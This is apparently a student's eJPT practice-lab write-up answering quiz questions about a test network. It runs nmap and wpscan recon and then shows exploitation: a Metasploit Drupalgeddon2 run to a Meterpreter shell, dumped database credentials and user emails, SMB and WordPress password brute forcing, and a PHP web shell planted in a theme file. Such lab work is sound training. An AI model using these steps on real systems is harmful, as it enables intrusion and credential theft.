Ejpt

1. started the lab of ejpt and when started done the ip:

1.:

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:15:15:6e:ea:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic eth0
       valid_lft 3338sec preferred_lft 3338sec
    inet6 fe80::15:15ff:fe6e:ea79/64 scope link
       valid_lft forever preferred_lft forever
```

2.: checked for the webhosts on host(got the 4 ips which are possibliy having the service running which is wordpress):

```
 root@kali:~# nmap -p80,443 --open -T4 192.168.100.0/24 -oN webhosts.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-13 11:19 IST
Nmap scan report for ip-192-168-100-50.ap-south-1.compute.internal (192.168.100.50)
Host is up (0.00042s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:D8:4C:AD:A4:53 (Unknown)

Nmap scan report for ip-192-168-100-51.ap-south-1.compute.internal (192.168.100.51)
Host is up (0.00036s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:B4:B4:BB:AA:1F (Unknown)

Nmap scan report for ip-192-168-100-52.ap-south-1.compute.internal (192.168.100.52)
Host is up (0.00060s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:BB:1C:08:76:11 (Unknown)

Nmap scan report for ip-192-168-100-55.ap-south-1.compute.internal (192.168.100.55)
Host is up (0.00047s latency).
Not shown: 1 closed tcp port (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:49:5C:D9:0D:71 (Unknown)
```

Nmap done: 256 IP addresses (8 hosts up) scanned in 3.19 seconds

3.: so ips are:

[*] Checking 192.168.100.50
[*] Checking 192.168.100.51
[*] Checking 192.168.100.52
[*] Checking 192.168.100.55

4.: so go for which one is holding the wordpress:

for ip in 192.168.100.50 192.168.100.51 192.168.100.52 192.168.100.55; do
  curl -s http://$ip | grep -qi wordpress && echo "[+] WordPress found at $ip"
done
[+] WordPress found at 192.168.100.50

q1. What is the IP address of the host running WordPress?:

ans: 192.168.100.50

q2. What is the IP address of the host running SAMBA?:

script: nmap -p139,445 --open -T4 192.168.100.0/24 -oN smb_hosts.txt

results:
root@kali:~# nmap -p139,445 --open -T4 192.168.100.0/24 -oN smb_hosts.txt
Starting Nmap 7.92 (https://nmap.org) at 2025-08-13 11:33 IST
Nmap scan report for ip-192-168-100-50.ap-south-1.compute.internal (192.168.100.50)
Host is up (0.00017s latency).

PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:D8:4C:AD:A4:53 (Unknown)

Nmap scan report for ip-192-168-100-51.ap-south-1.compute.internal (192.168.100.51)
Host is up (0.00021s latency).

PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:B4:B4:BB:AA:1F (Unknown)

Nmap scan report for ip-192-168-100-52.ap-south-1.compute.internal (192.168.100.52)

Host is up (0.00024s latency).

PORT   STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:BB:1C:08:76:11 (Unknown)

Nmap scan report for ip-192-168-100-55.ap-south-1.compute.internal (192.168.100.55)
Host is up (0.00024s latency).

PORT   STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 02:49:5C:D9:0D:71 (Unknown)

Nmap done: 256 IP addresses (8 hosts up) scanned in 3.18 seconds

this again gives us the 4 ips which are:

(192.168.100.50)
(192.168.100.51)
(192.168.100.52)
(192.168.100.55
one of four is holding the SAMBA service.

script for finding which one:

```
for ip in 192.168.100.50 192.168.100.51 192.168.100.52 192.168.100.55; do
    nmap -p139,445 -sV $ip | grep -i samba && echo "[+] Samba found at $ip"
done
```

results:

```
root@kali:~# for ip in 192.168.100.50 192.168.100.51 192.168.100.52 192.168.100.55; do
    nmap -p139,445 -sV $ip | grep -i samba && echo "[+] Samba found at $ip"
done
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[+] Samba found at 192.168.100.52
root@kali:~#
```

q.2 ans: 192.168.100.52

Q.3: What version of MySQL is running on the system hosting a Drupal site?

we first need to find that which host is running the Drupal?

to get that we run the script:

```
for ip in 192.168.100.50 192.168.100.51 192.168.100.52 192.168.100.55; do
   curl -s http://$ip | grep -qi drupal && echo "[+] Drupal found at $ip"
done
```

results:

```
root@kali:~# for ip in 192.168.100.50 192.168.100.51 192.168.100.52 192.168.100.55; do
   curl -s http://$ip | grep -qi drupal && echo "[+] Drupal found at $ip"
done
[+] Drupal found at 192.168.100.52
```

means its running on the 192.168.100.52
we got our target

so do nmap to get the mysql version:

script:

```
nmap -p3306 -sV 192.168.100.52
```

-p3306 which is default mysql port

results:

```
root@kali:~# nmap -p3306 -sV 192.168.100.52
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-13 11:49 IST
Nmap scan report for ip-192-168-100-52.ap-south-1.compute.internal (192.168.100.52)
Host is up (0.00020s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
MAC Address: 02:BB:1C:08:76:11 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

Ans of Q.3: MYSQL 5.5.5

Q.4 : How many hosts on the DMZ network are running a database server?

so for that we run the script for all possible DMZ :

script:

```
nmap -p 3306,5432,1433,1521,27017,6379 --open -T4 -n -v 192.168.100.0/24
```

this is it right? naa

they are playing tricky
i have the rerun and found all possible networks by:
192.168.100.1
192.168.100.5
192.168.100.50
192.168.100.51
192.168.100.52
192.168.100.55
192.168.100.63
192.168.100.67

so due to DMZ network i think again to see all possile db servers and for that i used:

nmap -sn 192.168.100.0/24 -oG livehosts.txt

and got the result:

```
root@kali:~# nmap -sn 192.168.100.0/24 -oG livehosts.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-13 12:02 IST
Nmap scan report for ip-192-168-100-1.ap-south-1.compute.internal (192.168.100.1)
Host is up (0.00011s latency).
MAC Address: 02:FF:85:40:7F:75 (Unknown)
Nmap scan report for ip-192-168-100-50.ap-south-1.compute.internal (192.168.100.50)
Host is up (0.00012s latency).
MAC Address: 02:D8:4C:AD:A4:53 (Unknown)
Nmap scan report for ip-192-168-100-51.ap-south-1.compute.internal (192.168.100.51)
Host is up (0.00016s latency).
MAC Address: 02:B4:B4:BB:AA:1F (Unknown)
Nmap scan report for ip-192-168-100-52.ap-south-1.compute.internal (192.168.100.52)
Host is up (0.00016s latency).
MAC Address: 02:BB:1C:08:76:11 (Unknown)
Nmap scan report for ip-192-168-100-55.ap-south-1.compute.internal (192.168.100.55)
Host is up (0.00015s latency).
MAC Address: 02:49:5C:D9:0D:71 (Unknown)
Nmap scan report for ip-192-168-100-63.ap-south-1.compute.internal (192.168.100.63)
Host is up (0.00011s latency).
MAC Address: 02:88:B0:C3:49:45 (Unknown)
Nmap scan report for ip-192-168-100-67.ap-south-1.compute.internal (192.168.100.67)
Host is up (0.00017s latency).
MAC Address: 02:C2:AC:40:56:2B (Unknown)
Nmap scan report for ip-192-168-100-5.ap-south-1.compute.internal (192.168.100.5)
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 1.82 seconds
root@kali:~# nmap -p- -T4 -v -iL <(grep "Up" livehosts.txt | awk '{print $2}') -oN full-port-scan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-13 12:03 IST
Initiating ARP Ping Scan at 12:03
Scanning 7 hosts [1 port/host]
Completed ARP Ping Scan at 12:03, 0.05s elapsed (7 total hosts)
Initiating Parallel DNS resolution of 7 hosts. at 12:03
Completed Parallel DNS resolution of 7 hosts. at 12:03, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 12:03
Completed Parallel DNS resolution of 1 host. at 12:03, 0.00s elapsed
```

Initiating SYN Stealth Scan at 12:03
Scanning 7 hosts [65535 ports/host]
Discovered open port 3389/tcp on 192.168.100.55
Discovered open port 135/tcp on 192.168.100.50
Discovered open port 135/tcp on 192.168.100.51
Discovered open port 3389/tcp on 192.168.100.63
Discovered open port 3389/tcp on 192.168.100.52
Discovered open port 135/tcp on 192.168.100.55
Discovered open port 80/tcp on 192.168.100.50
Discovered open port 80/tcp on 192.168.100.51
Discovered open port 80/tcp on 192.168.100.55
Discovered open port 80/tcp on 192.168.100.52
Discovered open port 3306/tcp on 192.168.100.52
Discovered open port 445/tcp on 192.168.100.52
Discovered open port 445/tcp on 192.168.100.50
Discovered open port 445/tcp on 192.168.100.51
Discovered open port 139/tcp on 192.168.100.51
Discovered open port 139/tcp on 192.168.100.52
Discovered open port 445/tcp on 192.168.100.55
Discovered open port 21/tcp on 192.168.100.51
Discovered open port 139/tcp on 192.168.100.50
Discovered open port 21/tcp on 192.168.100.52
Discovered open port 22/tcp on 192.168.100.52
Discovered open port 22/tcp on 192.168.100.67
Discovered open port 139/tcp on 192.168.100.55
Discovered open port 3389/tcp on 192.168.100.50
Discovered open port 3389/tcp on 192.168.100.51
Discovered open port 49699/tcp on 192.168.100.55
Discovered open port 5985/tcp on 192.168.100.51
Discovered open port 5985/tcp on 192.168.100.50
Discovered open port 5985/tcp on 192.168.100.55
Discovered open port 49153/tcp on 192.168.100.51
Discovered open port 49153/tcp on 192.168.100.50
Discovered open port 49154/tcp on 192.168.100.51
Discovered open port 49154/tcp on 192.168.100.50
SYN Stealth Scan Timing: About 41.26% done; ETC: 12:05 (0:00:44 remaining)
Discovered open port 5985/tcp on 192.168.100.63
Discovered open port 47001/tcp on 192.168.100.51
Discovered open port 47001/tcp on 192.168.100.55
Discovered open port 47001/tcp on 192.168.100.50
Discovered open port 49152/tcp on 192.168.100.51
Discovered open port 49152/tcp on 192.168.100.50
Discovered open port 49682/tcp on 192.168.100.55
Discovered open port 49681/tcp on 192.168.100.55
Discovered open port 49665/tcp on 192.168.100.55
Discovered open port 49156/tcp on 192.168.100.51
Discovered open port 49156/tcp on 192.168.100.50
Completed SYN Stealth Scan against 192.168.100.67 in 61.84s (6 hosts left)
Discovered open port 49666/tcp on 192.168.100.55
Completed SYN Stealth Scan against 192.168.100.52 in 64.39s (5 hosts left)
Discovered open port 49174/tcp on 192.168.100.51
Discovered open port 49174/tcp on 192.168.100.50
Discovered open port 49155/tcp on 192.168.100.51

Discovered open port 49155/tcp on 192.168.100.50
Discovered open port 3307/tcp on 192.168.100.50
Discovered open port 49691/tcp on 192.168.100.55
Discovered open port 49664/tcp on 192.168.100.55
Completed SYN Stealth Scan against 192.168.100.50 in 76.54s (4 hosts left)
Discovered open port 49683/tcp on 192.168.100.55
Completed SYN Stealth Scan against 192.168.100.51 in 77.09s (3 hosts left)
Completed SYN Stealth Scan against 192.168.100.1 in 77.15s (2 hosts left)
Completed SYN Stealth Scan against 192.168.100.55 in 77.34s (1 host left)
Increasing send delay for 192.168.100.63 from 0 to 5 due to 27 out of 67 dropped probes since last increase.
Increasing send delay for 192.168.100.63 from 5 to 10 due to 11 out of 11 dropped probes since last increase.

which shows that:

3306/tcp (MySQL/MariaDB) → **192.168.100.52**
3307/tcp (Alternate MySQL) → **192.168.100.50**

which changes my ans from 1 to 2
final ans is 2

Q.5: What version of Windows is running on the host running WordPress?:

so the previously finded that the hosting wordpress at ip: 192.168.100.50

so enumerate the 192.168.100.50

script:

nmap --script smb-os-discovery 192.168.100.50

results:

Starting Nmap 7.92 (https://nmap.org) at 2025-08-13 12:30 IST
Nmap scan report for ip-192-168-100-50.ap-south-1.compute.internal (192.168.100.50)
Host is up (0.00033s latency).
Not shown: 990 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
MAC Address: 02:D8:4C:AD:A4:53 (Unknown)

Host script results:
| smb-os-discovery:
| OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2

Standard 6.3)
| OS CPE: cpe:/o:microsoft:windows_server_2012::-
| Computer name: WINSERVER-01
| NetBIOS computer name: WINSERVER-01\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-08-13T07:01:00+00:00

Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds

which gives the ans that version of Windows : Windows Server 2012 R2

Q.6: What is the name of the user account that published a blog post on the Drupal site?:

so our Drupal site is at the 192.168.100.52

to see tech stack on webhost:
whatweb 192.168.100.52
http://192.168.100.52 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.100.52], Index-Of, Title[Index of /]

using curl:
root@kali:~# curl -s http://192.168.100.52 | grep -i drupal
gives:
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td>drupal/</td><td align="right">2018-02-21lign="right"> - </td><td> </td></tr>

in this we got that, it has the endpoint /drupal

so for further enumeration we use:
curl -s http://192.168.100.52/drupal/ | grep -i "submitted by"
which gives the result of:
root@kali:~# curl -s http://192.168.100.52/drupal/ | grep -i "submitted by"
Sulass="username" xml:lang="" about="/drupal/?q=user/2" typeof="sioc:UserAccount" property="foaf:name" datatype="">auditor on Su:30

which gives the ans of q.6 which is auditor

ans of Q.6: auditor

also if we go to the browser and see /drupal:

PR

Syntex Dynamics - What we do

Submitted by auditor on Sun, 04/17/2022 - 18:30

Syntex Dynamics is a company that specializes in custom workflow development for small to medium size enterprises.

Our goal is to help companies become more efficient by streamlining their operations through the use of custom build workflows that work for the company instead of the other way around.

Tags:
PR

Q.7: What is the email of the admin user on the Drupal site?:

i get a little fumble here because first i thought that it is web pen part but letter i realize that it is exploitation part and the start exploiting.

metasploit:
msfconsole
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS 192.168.100.52
set TARGETURI /drupal
run

which gives me shell meterpreter:

ls

```
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  317     fil   2018-02-21 22:58:43 +0530  .editorconfig
100777/rwxrwxrwx  174     fil   2018-02-21 22:58:43 +0530  .gitignore
100755/rwxr-xr-x  476     fil   2022-04-20 07:07:48 +0530  .htaccess
100777/rwxrwxrwx  111736  fil   2018-02-21 22:58:43 +0530  CHANGELOG.txt
100777/rwxrwxrwx  1481    fil   2018-02-21 22:58:43 +0530  COPYRIGHT.txt
100777/rwxrwxrwx  1717    fil   2018-02-21 22:58:43 +0530  INSTALL.mysql.txt
100777/rwxrwxrwx  1874    fil   2018-02-21 22:58:43 +0530  INSTALL.pgsql.txt
100777/rwxrwxrwx  1298    fil   2018-02-21 22:58:43 +0530  INSTALL.sqlite.txt
100777/rwxrwxrwx  17995   fil   2018-02-21 22:58:43 +0530  INSTALL.txt
100777/rwxrwxrwx  18092   fil   2016-11-17 05:27:05 +0530  LICENSE.txt
100777/rwxrwxrwx  8710    fil   2018-02-21 22:58:43 +0530  MAINTAINERS.txt
100777/rwxrwxrwx  5382    fil   2018-02-21 22:58:43 +0530  README.txt
100777/rwxrwxrwx  10123   fil   2018-02-21 22:58:43 +0530  UPGRADE.txt
100777/rwxrwxrwx  6604    fil   2018-02-21 22:58:43 +0530  authorize.php
100777/rwxrwxrwx  720     fil   2018-02-21 22:58:43 +0530  cron.php
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  includes
100777/rwxrwxrwx  529     fil   2018-02-21 22:58:43 +0530  index.php
100777/rwxrwxrwx  703     fil   2018-02-21 22:58:43 +0530  install.php
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  misc
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  modules
46777/rwxrwxrwx   4096    dir   2018-02-21 22:58:43 +0530  profiles
100777/rwxrwxrwx  2189    fil   2018-02-21 22:58:43 +0530  robots.txt
```

meterpreter> cat /var/www/html/drupal/sites/default/settings.php :

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'syntex0421',
      'host' => 'localhost',
      'port' => '3306',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

this gives the credentials.

and when get shell we then see db:

```
meterpreter > shell
Process 270581 created.
Channel 4 created.
which mysql
/usr/bin/mysql
mysql --version
mysql  Ver 15.1 Distrib 10.3.34-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2
mysql -u drupal -p'syntex0421' -h localhost drupal -e "SELECT name, mail FROM users;"
name    mail

admin   admin@syntex.com
auditor auditor@syntex.com
dbadmin dbadmin@syntex.com
Vincenzo        vincenzo@syntext.com
rdx     rdx@gmail.com
rdx07   rdx@syntex.com
```

ans od Q.7: admin@syntex.com

Q.8 : What is the name of the active theme on the WordPress site?:

target is: 192.168.100.50

root@kali:~# curl -I http://192.168.100.50/wordpress

results:

HTTP/1.1 301 Moved Permanently
Date: Wed, 13 Aug 2025 09:27:31 GMT
Server: Apache/2.4.51 (Win64) PHP/7.4.26
Location: http://192.168.100.50/wordpress/
Content-Type: text/html; charset=iso-8859-1

X_powered-By: PHP/7.4 gives us idea that /wordpress is on of endpoints. so we use:

wpscan --url http://192.168.100.50/wordpress/ --enumerate t:

results:

```
[+] spintech
 | Location: http://192.168.100.50/wordpress/wp-content/themes/spintech/
 | Latest Version: 1.0.33 (up to date)
 | Last Updated: 2022-03-28T00:00:00.000Z
 | Readme: http://192.168.100.50/wordpress/wp-content/themes/spintech/readme.txt
 | Style URL: http://192.168.100.50/wordpress/wp-content/themes/spintech/style.css
 | Style Name: Spintech
```

ans of Q.8: Spintech

Q.9: How many systems on the target network have FTP servers with anonymous access enabled?:

script: nmap -p21 --script ftp-anon 192.168.100.0/24

results:
Starting Nmap 7.92 (https://nmap.org) at 2025-08-13 15:12 IST
Nmap scan report for ip-192-168-100-1.ap-south-1.compute.internal (192.168.100.1)
Host is up (0.00020s latency).

PORT STATE SERVICE
21/tcp filtered ftp
MAC Address: 02:FF:85:40:7F:75 (Unknown)

Nmap scan report for ip-192-168-100-50.ap-south-1.compute.internal (192.168.100.50)
Host is up (0.00021s latency).

PORT STATE SERVICE
21/tcp closed ftp
MAC Address: 02:D8:4C:AD:A4:53 (Unknown)

```
Nmap scan report for ip-192-168-100-51.ap-south-1.compute.internal (192.168.100.51)
Host is up (0.00025s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-19-22  02:25AM       <DIR>          aspnet_client
| 04-19-22  01:19AM                 1400 cmdasp.aspx
| 04-19-22  12:17AM                99710 iis-85.png
| 04-19-22  12:17AM                  701 iisstart.htm
|_04-19-22  02:13AM                   22 robots.txt.txt
MAC Address: 02:B4:B4:BB:AA:1F (Unknown)

Nmap scan report for ip-192-168-100-52.ap-south-1.compute.internal (192.168.100.52)
Host is up (0.00019s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 65534    65534         318 Apr 18  2022 updates.txt
MAC Address: 02:BB:1C:08:76:11 (Unknown)

Nmap scan report for ip-192-168-100-55.ap-south-1.compute.internal (192.168.100.55)
Host is up (0.00021s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
MAC Address: 02:49:5C:D9:0D:71 (Unknown)

Nmap scan report for ip-192-168-100-63.ap-south-1.compute.internal (192.168.100.63)
Host is up (0.00016s latency).

PORT   STATE    SERVICE
21/tcp filtered ftp
MAC Address: 02:88:B0:C3:49:45 (Unknown)

Nmap scan report for ip-192-168-100-67.ap-south-1.compute.internal (192.168.100.67)
Host is up (0.00020s latency).

PORT   STATE  SERVICE
21/tcp closed ftp
MAC Address: 02:C2:AC:40:56:2B (Unknown)

Nmap scan report for ip-192-168-100-5.ap-south-1.compute.internal (192.168.100.5)
Host is up (0.000030s latency).

PORT   STATE  SERVICE
21/tcp closed ftp

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.37 seconds
```


which shows that: 192.168.100.51 and 192.168.100.52 are enabled for the ftp annoums

ans. Q.9: 2


Q.10: How many user accounts can be enumerated from the SAMBA server running on the system hosting Drupal?:

script: enum4linux -a 192.168.100.52


This gives the workgroup etc users
first i thought these are the one's but letter when command injection starts to work then realises that it is actually 5 users:



first of all i have to share that its not simple command injection but its chaining of two distingush vuln. in which i firslty created the local user for 192.168.100.50 wordpress.local because it suggesting to do possible bruteforce. and when saved locally i am able to bruteforce the admin. when admin access i see that admin have admisitrator role assign which makes me person who can edit theme files which are .php files.



then i changed the 404.php file from the theme editor:



i firstly crafted it for the reverseshell but letter on i crafted it for command injection and used windows related shell:

```
<?php
if(isset($_GET['cmd'])){
   system($_GET['cmd']);
}
?>
```

this allow me to execute command injections.

and using ?cmd=net user i got 5 users
admin
administrator
guest
mike
vince

Q.10 ans: 5

Q.11: What type of vulnerability can be exploited on the Drupal site?:

Target: `192.168.100.52/drupal`

Observation:
The Drupal site was accessible at `/drupal`**.**

`exploit/unix/webapp/drupal_drupalgeddon2`, a Meterpreter shell was successfully obtained in question no 7 as well
This confirms the site is **vulnerable to code execution without authentication**.

Vulnerability Type:
Remote Code Execution (RCE)

Drupalgeddon2 (CVE-2018-7600) exploits a flaw in Drupal's input handling to execute PHP code remotely.

Evidence:
Meterpreter shell obtained via:

```
msfconsole
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS 192.168.100.52
set TARGETURI /drupal
run
```

Conclusion: The Drupal site is confirmed vulnerable to **Remote Code Execution (RCE)**.

drupal_drupalgeddon2

ans: RCE

Q.12: What type of vulnerability can be exploited to gain access to WINSERVER-03?:

tried eternalblue nmap as well as msfconsole but got that no presence of the eternalblue exploite present in host

also tried command injection but didn't get any special

then two options open buffer overflow and smb bruteforce
presence of bufferoverflow is likely lesser on these type of services

hence go for the smb-bruteforce
at begining does't get any special but then open wordlist director where i found nicest dictionary which is rockyou.txt and then as per ease of ejpt used administartor as a usernam and boom!
got the hit which is swordfish

```
[-] 192.168.100.55:445    - 192.168.100.55:445 - Failed: '.\administrator:cheeky',
[+] 192.168.100.55:445    - 192.168.100.55:445 - Success: '.\administrator:swordfish' Administrator
[*] 192.168.100.55:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

```
root@kali:~# smbclient -U administrator //192.168.100.55/C$
Enter WORKGROUP\administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                     DHS        0  Wed Sep  9 10:35:59 2020
  Boot                             DHS        0  Wed Sep  9 10:08:52 2020
  bootmgr                         AHSR   408692  Wed Sep  9 10:03:42 2020
  BOOTNXT                          AHS        1  Sat Sep 15 12:42:30 2018
  Documents and Settings         DHSrn        0  Wed Nov 14 21:40:15 2018
  EFI                              D          0  Wed Nov 14 12:26:18 2018
  inetpub                          D          0  Tue Apr 19 10:44:15 2022
  pagefile.sys                    AHS 3087007744  Wed Aug 13 11:13:59 2025
  PerfLogs                         D          0  Wed May 13 23:28:09 2020
  Program Files                   DR          0  Tue Apr 19 08:45:49 2022
  Program Files (x86)              D          0  Tue Apr 19 09:32:17 2022
  ProgramData                     DHn         0  Tue Apr 19 09:29:17 2022
  Recovery                        DHSn        0  Sat Nov  7 06:12:52 2020
  System Volume Information       DHS         0  Sat Nov  7 12:06:43 2020
  Users                           DR          0  Tue Apr 19 08:21:56 2022
  Utilities                        D          0  Sat Nov  7 13:19:05 2020
  Windows                          D          0  Tue Apr 19 10:14:04 2022
```

which our first flag also at q.17

q.12: ans: smb-bruteforce

Q.13:What type of vulnerability can be exploited on the WordPress site to obtain a reverse shell?:

so we have crafted it through bruteforce and that make sense towards arbitary file upload beacuse we have first brute force then uploaded malicious file and then executed it from the searchbar.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / estrella
Trying admin / miguel Time: 00:00:14 <

[!] Valid Combinations Found:
 | Username: admin, Password: estrella
```

and then got:

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.100.50] 59341
dir C:\inetpub /s /b | findstr todo.txt
whoami
nt authority\system
```

Q.13: ans: Arbitrary File Upload

Q.14: How many hosts exist within the internal network that cannot be accessed through the DMZ network?:

its 2 because .67 and .63 which are showing results of nmap filtered which suggest that they are DMZ and can't accessed using internal network

Q.14 :ans : 2

Q.15:What is the subnet of the internal network?:

This quesion is out of my mind because my ifconfig showing 198.169.100.0/24 and there is no option to choose. don't know is it my fault to find or its from them.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 192.168.100.5  netmask 255.255.255.0  broadcast 192.168.100.255
